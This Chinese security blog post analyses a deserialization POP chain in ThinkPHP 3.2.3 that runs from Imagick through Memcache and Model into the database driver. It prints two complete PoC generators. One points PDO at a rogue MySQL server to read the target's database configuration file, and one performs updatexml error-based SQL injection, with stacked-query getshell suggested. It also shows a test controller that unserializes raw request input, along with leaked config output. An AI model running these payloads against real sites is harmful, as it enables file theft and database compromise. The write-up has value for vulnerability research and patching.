ThinkPHP v3.2.* （SQL注入&文件读取）反序列化POP链

原创 奶权 米斯特安全团队 前天

测试环境

- OS: `MAC OS`
- PHP: `5.4.45`
- ThinkPHP: `3.2.3`

环境搭建

直接在Web目录下Composer一把梭。


```
composer create-project topthink/thinkphp=3.2.3 tp3
```

然后访问首页

框架会自动生成一个默认控制器，在默认控制器下添加一个测试用的 `Action` 即可。

Application > Home > Controller > IndexController.class.php > IndexController > test

```php
<?php
namespace Home\Controller;

use Think\Controller;

class IndexController extends Controller{

    public function test(){
        unserialize(base64_decode(file_get_contents('php://input')));
    }

    public function phpinfo(){
        phpinfo();
    }
}
```

POP链分析

起点

全局搜索 `function __destruct(` ，找一个起点。

文件： `/ThinkPHP/Library/Think/Image/Driver/Imagick.class.php`

```php
    /**
     * 析构方法，用于销毁图像资源
     */
    public function __destruct()
    {
        empty($this->img) || $this->img->destroy();
    }
}
```

这里的 `$this->img` 可控，且调用了 `$this->img` 的 `destroy()` 。

跳板1

这时候我们需要一个有 `destroy()` 成员方法的一个跳板类，还是一样全局搜索 `function destroy(` ，成功找到一个可用的跳板类。

文件： `/ThinkPHP/Library/Think/Session/Driver/Memcache.class.php`

```
66
67      /**
68       * 删除Session
69       * @access public
70       * @param string $sessID
71       */
72      public function destroy($sessID)
73      {
74          return $this->handle->delete($this->sessionName . $sessID);
75      }
76
```


这里的 `destroy()` 方法需要传入一个 `$sessID` ，但是前面 `Imagick::__destruct` 中调用 `destroy()` 方法的时候并没有传值。

这里踩了下坑，因为在PHP7下起的ThinkPHP框架在这种情况下（调用有参函数时不传参数）会触发框架里的错误处理，从而报错。这块暂时没细究。

切换到PHP5继续往下分析。这里的 `$this->handle` 可控，并且调用了 `$this->handle` 的 `delete()` 方法，且传过去的参数是部分可控的，因此我们可以继续寻找有 `delete()` 方法的跳板类。

跳板2

全局搜索 `function delete(` ，找到一个 `Model` 类。

文件： `/ThinkPHP/Library/Think/Model.class.php`

```
503     public function delete($options = array())
504     {
505         $pk = $this->getPk();
506         if (empty($options) && empty($this->options['where'])) {
507             // 如果删除条件为空 则删除当前数据对象所对应的记录
508             if (!empty($this->data) && isset($this->data[$pk])) {
509                 return $this->delete($this->data[$pk]);
510             } else {
```

$this->pk

```
511             return false;
512         }
513 
514     }
515     if (is_numeric($options) || is_string($options)) {
516         // 根据主键删除记录
517         if (strpos($options, ',')) {
518             $where[$pk] = array('IN', $options);
519         } else {
520             $where[$pk] = $options;
521         }
522         $options          = array();
523         $options['where'] = $where;
524     }
525     // 根据复合主键删除记录
526     if (is_array($options) && (count($options) > 0) && is_array($pk)) {
527         $count = 0;
528         foreach (array_keys($options) as $key) {
529             if (is_int($key)) {
530                 $count++;
531             }
532 
533         }
534         if (count($pk) == $count) {
535             $i = 0;
536             foreach ($pk as $field) {
537                 $where[$field] = $options[$i];
538                 unset($options[$i++]);
539             }
540             $options['where'] = $where;
541         } else {
542             return false;
543         }
544     }
545     // 分析表达式
546     $options = $this->_parseOptions($options);
547     if (empty($options['where'])) {
548         // 如果条件为空 不进行删除操作 除非设置 1=1
549         return false;
550     }
551     if (is_array($options['where']) && isset($options['where'][$pk])) {
552         $pkValue = $options['where'][$pk];
553     }
554 
555     if (false === $this->_before_delete($options)) {
556         return false;
557     }
558     $result = $this->db->delete($options);
559     if (false !== $result && is_numeric($result)) {
560         $data = array();
561         if (isset($pkValue)) {
562             $data[$pk] = $pkValue;
563         }
564 
565         $this->_after_delete($data, $options);
566     }
567     // 返回删除记录个数
568     return $result;
569 }
```


这里的 `$pk` 其实就是 `$this->pk` ，是完全可控的。

下面的 `$options` 是从跳板1传过来的，在跳板1中可以控制其是否为空。`$this->options['where']` 是成员属性，是可控的，因此 `506` 行的条件我们可以控制，且 `508` 行的条件我们也是可以控制的。

所以我们可以控制程序走到 `509` 行。

在 `509` 中又调用了一次自己 `$this->delete()`，但是这时候的参数 `$this->data[$pk]` 是我们可控的。

这时 `delete()` 我们就可以成功带可控参数访问了。

这时候熟悉 `ThinkPHP` 的师傅们就应该懂了。这是 `ThinkPHP` 的数据库模型类中的 `delete()` 方法，最终会去调用到数据库驱动类中的 `delete()` 中去，也就是 `558` 行。且上面的一堆条件判断很显然都是我们可以控制的包括调用 `$this->db->delete($options)` 时的 `$options` 参数我们也可以控制。

那么这时候我们就可以调用任意自带的数据库类中的 `delete()` 方法了。

终点

文件：`/ThinkPHP/Library/Think/Db/Driver.class.php`

```
1000      /**
1001       * 删除记录
1002       * @access public
1003       * @param array $options 表达式
1004       * @return false | integer
1005       */
1006      public function delete($options = array())
1007      {
1008          $this->model = $options['model'];
1009          $this->parseBind(!empty($options['bind']) ? $options['bind'] : array());
1010          $table = $this->parseTable($options['table']);
1011          $sql   = 'DELETE FROM ' . $table;
1012          if (strpos($table, ',')) {
1013  // 多表删除支持USING和JOIN操作
1014              if (!empty($options['using'])) {
1015                  $sql .= ' USING ' . $this->parseTable($options['using']) . ' ';
1016              }
1017              $sql .= $this->parseJoin(!empty($options['join']) ? $options['join'] : '');
1018          }
1019          $sql .= $this->parseWhere(!empty($options['where']) ? $options['where'] : '');
1020          if (!strpos($table, ',')) {
1021              // 单表删除支持order和limit
1022              $sql .= $this->parseOrder(!empty($options['order']) ? $options['order'] : '')
1023              . $this->parseLimit(!empty($options['limit']) ? $options['limit'] : '');
1024          }
1025          $sql .= $this->parseComment(!empty($options['comment']) ? $options['comment'] : '');
1026          return $this->execute($sql, !empty($options['fetch_sql']) ? true : fa
1027      }
```

上面已经说过了，这边的参数是完全可控的，所以这里的 `$table` 是可控的，将 `$table` 拼接到 `$sql` 传入了 `$this->execute()` 。

```php
/**
 * 执行语句
 * @access public
 * @param string $str  sql指令
 * @param boolean $fetchSql  不执行只是获取SQL
 * @return mixed
 */
public function execute($str, $fetchSql = false)
{
    $this->initConnect(true);
    if (!$this->_linkID) {
        return false;
    }

    $this->queryStr = $str;
    if (!empty($this->bind)) {
        $that           = $this;
        $this->queryStr = strtr($this->queryStr, array_map(function ($val) use ($that) {return '\'' . $that->escapeString($
    }
    if ($fetchSql) {
        return $this->queryStr;
    }
    //释放前次的查询结果
    if (!empty($this->PDOStatement)) {
        $this->free();
    }

    $this->executeTimes++;
    N('db_write', 1); // 兼容代码
    // 记录开始执行时间
    $this->debug(true);
    $this->PDOStatement = $this->_linkID->prepare($str);
    if (false === $this->PDOStatement) {
        $this->error();
        return false;
    }
    foreach ($this->bind as $key => $val) {
        if (is_array($val)) {
            $this->PDOStatement->bindValue($key, $val[0], $val[1]);
        } else {
            $this->PDOStatement->bindValue($key, $val);
        }
    }
    $this->bind = array();
    try {
        $result = $this->PDOStatement->execute();
        // 调试结束
        $this->debug(false);
        if (false === $result) {
            $this->error();
            return false;
        } else {
            $this->numRows = $this->PDOStatement->rowCount();
            if (preg_match("/^\s*(INSERT\s+INTO|REPLACE\s+INTO)\s+/i", $str)) {
                $this->lastInsID = $this->_linkID->lastInsertId();
            }
            return $this->numRows;
        }
    } catch (\PDOException $e) {
        $this->error();
        return false;
    }
}
```


这里有一个初始化数据库链接的地方，跟过去看看。

```php
    /**
     * 初始化数据库连接
     * @access protected
     * @param boolean $master 主服务器
     * @return void
     */
    protected function initConnect($master = true)
    {
        if (!empty($this->config['deploy']))
        // 采用分布式数据库
        {
            $this->_linkID = $this->multiConnect($master);
        } else
        // 默认单数据库
        if (!$this->_linkID) {
            $this->_linkID = $this->connect();
        }

    }
```


可以通过控制成员属性，使程序调用到 `$this->connect()` 。

```php
    /**
     * 连接数据库方法
     * @access public
     */
    public function connect($config = '', $linkNum = 0, $autoConnection = false)
    {
        if (!isset($this->linkID[$linkNum])) {
            if (empty($config)) {
                $config = $this->config;
            }

            try {
                if (empty($config['dsn'])) {
                    $config['dsn'] = $this->parseDsn($config);
                }
                if (version_compare(PHP_VERSION, '5.3.6', '<=')) {
                    // 禁用模拟预处理语句
                    $this->options[PDO::ATTR_EMULATE_PREPARES] = false;
                }
                $this->linkID[$linkNum] = new PDO($config['dsn'], $config['username'], $config['password'], $this->options);
            } catch (\PDOException $e) {
                if ($autoConnection) {
                    trace($e->getMessage(), '', 'ERR');
                    return $this->connect($autoConnection, $linkNum);
                } elseif ($config['debug']) {
                    E($e->getMessage());
                }
            }
        }
        return $this->linkID[$linkNum];
    }
```


可以看到这里是去使用 `$this->config` 里的配置去创建了数据库连接，接着去执行前面拼接的 `DELETE` SQL语句。

到此，我们就找到了一条可以连接任意数据库的POP链。

漏洞利用

此POP链的正常利用过程应该是：

1. 通过某处leak出目标的数据库配置
2. 触发反序列化
3. 触发链中 `DELETE` 语句的SQL注入

但是如果只是这样，那么这个链子其实十分鸡肋。但是因为这里可以连接任意数据库，于是我想到了**MySQL恶意服务端读取客户端文件漏洞**。

这样的话，利用过程就变成了：

1. 通过某处leak出目标的WEB目录**(e.g. DEBUG页面)**
2. 开启恶意MySQL恶意服务端设置读取的文件为目标的数据库配置文件
3. 触发反序列化
4. 触发链中PDO连接的部分
5. 获取到目标的数据库配置
6. 使用目标的数据库配置再次出发反序列化
7. 触发链中 `DELETE` 语句的SQL注入


POC：

```
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            PDO::MYSQL_ATTR_LOCAL_INFILE => true    // 开启才能读取文件
        );
        protected $config = array(
            "debug"    => 1,
            "database" => "thinkphp3",
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
            "password" => ""
        );
    }
}

namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;

        public function __construct(){
```

```
            $this->img = new Memcache();
        }
    }
}

namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;

        public function __construct(){
            $this->handle = new Model();
        }
    }
}

namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options   = array();
        protected $pk;
        protected $data = array();
        protected $db = null;

        public function __construct(){
            $this->db = new Mysql();
            $this->options['where'] = '';
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                "table" => "mysql.user where 1=updatexml(1,user(),1)#",
                "where" => "1=1"
            );
        }
    }
}

namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));
}
```


利用过程

开启恶意MySQL服务器，设置读取文件为目标的数据库配置文件。




接着将POC中的数据库连接配置改成恶意MySQL服务器的ip和端口。

使用POC运行后的结果去触发反序列化。



成功触发MySQL恶意服务端读取客户端文件漏洞。



```
xbb\x98\xe8\xae\xa4\xe8\xbe\x93\xe5\x87\xba\xe7\xbc\x96\xe7\xa0\x81\n    'DEFAUL
T_TIMEZONE'       => 'PRC', // \xe9\xbb\x98\xe8\xae\xa4\xe6\x97\xb6\xe5\x8c\xba\
n    'DEFAULT_AJAX_RETURN'    => 'JSON', // \xe9\xbb\x98\xe8\xae\xa4AJAX \xe6\x9
5\xb0\xe6\x8d\xae\xe8\xbf\x94\xe5\x9b\x9e\xe6\xa0\xbc\xe5\xbc\x8f,\xe5\x8f\xaf\x
e9\x80\x89JSON XML ...\n    'DEFAULT_JSONP_HANDLER'  => 'jsonpReturn', // \xe9\x
bb\x98\xe8\xae\xa4JSONP\xe6\xa0\xbc\xe5\xbc\x8f\xe8\xbf\x94\xe5\x9b\x9e\xe7\x9a\
x84\xe5\xa4\x84\xe7\x90\x86\xe6\x96\xb9\xe6\xb3\x95\n    'DEFAULT_FILTER'
  => 'htmlspecialchars', // \xe9\xbb\x98\xe8\xae\xa4\xe5\x8f\x82\xe6\x95\xb0\xe8
\xbf\x87\xe6\xbb\xa4\xe6\x96\xb9\xe6\xb3\x95 \xe7\x94\xa8\xe4\xba\x8eI\xe5\x87\x
bd\xe6\x95\xb0...\n\n    /* \xe6\x95\xb0\xe6\x8d\xae\xe5\xba\x93\xe8\xae\xbe\xe7
\xbd\xae */\n    'DB_TYPE'                => 'mysql', // \xe6\x95\xb0\xe6\x8d\xa
e\xe5\xba\x93\xe7\xb1\xbb\xe5\x9e\x8b\n    'DB_HOST'                => '127.0.0.
1', // \xe6\x9c\x8d\xe5\x8a\xa1\xe5\x99\xa8\xe5\x9c\xb0\xe5\x9d\x80\n    'DB_NAM
E'                => 'thinkphp3', // \xe6\x95\xb0\xe6\x8d\xae\xe5\xba\x93\xe5\x9
0\x8d\n    'DB_USER'                => 'root', // \xe7\x94\xa8\xe6\x88\xb7\xe5\x
90\x8d\n    'DB_PWD'                 => '', // \xe5\xaf\x86\xe7\xa0\x81\n    'DB
_PORT'              => '3306', // \xe7\xab\xaf\xe5\x8f\xa3\n    'DB_PREFIX'
          => '', // \xe6\x95\xb0\xe6\x8d\xae\xe5\xba\x93\xe8\xa1\xa8\xe5\x89\x8
d\xe7\xbc\x80\n    'DB_PARAMS'              => array(), // \xe6\x95\xb0\xe6\x8d\
xae\xe5\xba\x93\xe8\xbf\x9e\xe6\x8e\xa5\xe5\x8f\x82\xe6\x95\xb0\n    'DB_DEBUG'
            => true, // \xe6\x95\xb0\xe6\x8d\xae\xe5\xba\x93\xe8\xb0\x83\xe8\x
af\x95\xe6\xa8\xa1\xe5\xbc\x8f \xe5\xbc\x80\xe5\x90\xaf\xe5\x90\x8e\xe5\x8f\xaf\
xe4\xbb\xa5\xe8\xae\xb0\xe5\xbd\x95SQL\xe6\x97\xa5\xe5\xbf\x97\n    'DB_FIELDS_C
ACHE'        => true, // \xe5\x90\xaf\xe7\x94\xa8\xe5\xad\x97\xe6\xae\xb5\xe7\xb
c\x93\xe5\xad\x98\n    'DB_CHARSET'             => 'utf8', // \xe6\x95\xb0\xe6\x
8d\xae\xe5\xba\x93\xe7\xbc\x96\xe7\xa0\x81\xe9\xbb\x98\xe8\xae\xa4\xe9\x87\x87\x
e7\x94\xa8utf8\n    'DB_DEPLOY_TYPE'         => 0, // \xe6\x95\xb0\xe6\x8d\xae\x
e5\xba\x93\xe9\x83\xa8\xe7\xbd\xb2\xe6\x96\xb9\xe5\xbc\x8f:0 \xe9\x9b\x86\xe4\xb
8\xad\xe5\xbc\x8f(\xe5\x8d\x95\xe4\xb8\x80\xe6\x9c\x8d\xe5\x8a\xa1\xe5\x99\xa8),
1 \xe5\x88\x86\xe5\xb8\x83\xe5\xbc\x8f(\xe4\xb8\xbb\xe4\xbb\x8e\xe6\x9c\x8d\xe5\
x8a\xa1\xe5\x99\xa8)\n    'DB_RW_SEPARATE'         => false, // \xe6\x95\xb0\xe6
\x8d\xae\xe5\xba\x93\xe8\xaf\xbb\xe5\x86\x99\xe6\x98\xaf\xe5\x90\xa6\xe5\x88\x86
```


```
λ Downloads/Rogue-MySql-Server ❯ python rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_han
dler connected 127.0.0.1:51935 at 0x110252c68> (<type 'exceptions.ValueError'>
: [/System/Library/Frameworks/Python.framework/Versions/2.7/lib/python2.7/asyn
core.py|read|83] [/System/Library/Frameworks/Python.framework/Versions/2.7/lib
/python2.7/asyncore.py|handle_read_event|449] [/System/Library/Frameworks/Pyth
on.framework/Versions/2.7/lib/python2.7/asynchat.py|handle_read|147] [rogue_my
sql_server.py|found_terminator|184])
```



将POC中的数据库连接配置替换为目标的数据库配置，且修改需要注入的SQL语句。

poc.php

```php
<?php
namespace Think\Db\Driver{
    use PDO;
    class Mysql{
        protected $options = array(
            true
        );
        protected $config = array(
            "debug"    => 1,
            "database" => "thinkphp3",
            "hostname" => "127.0.0.1",
            "hostport" => "3306",
            "charset"  => "utf8",
            "username" => "root",
            "password" => ""
        );
    }
}

namespace Think\Image\Driver{
    use Think\Session\Driver\Memcache;
    class Imagick{
        private $img;

        public function __construct(){
            $this->img = new Memcache();
        }
    }
}

namespace Think\Session\Driver{
    use Think\Model;
    class Memcache{
        protected $handle;

        public function __construct(){
            $this->handle = new Model();
        }
    }
}

namespace Think{
    use Think\Db\Driver\Mysql;
    class Model{
        protected $options   = array();
        protected $pk;
        protected $data = array();
        protected $db = null;

        public function __construct(){
            $this->db = new Mysql();
            $this->pk = 'id';
            $this->data[$this->pk] = array(
                "table" => "mysql.user where 1=updatexml(1,concat(0x7e,user()),1)#",
                "where" => "1=1"
            );
        }
    }
}

namespace {
    echo base64_encode(serialize(new Think\Image\Driver\Imagick()));
}
```


使用POC运行后的结果去触发反序列化。





成功完成SQL注入，而且因为 `ThinkPHP v3.2.*` 默认使用的是PDO驱动来实现的数据库类，因为PDO默认是支持多语句查询的，所以这个点是可以堆叠注入的。
也就是说这里可以使用导出数据库日志等手段实现Getshell，或者使用 `UPDATE` 语句插入数据进数据库内等操作。

结尾

因为这里已经可以调用任意数据库类（不止MySQL）了，但是笔主目前只想到这种利用方式，如果有其他更骚的利用方式也欢迎各位大师傅们一起来交流分享。

引用链接

ThinkPHP3.2.3完全开发手册：https://www.kancloud.cn/manual/thinkphp/1678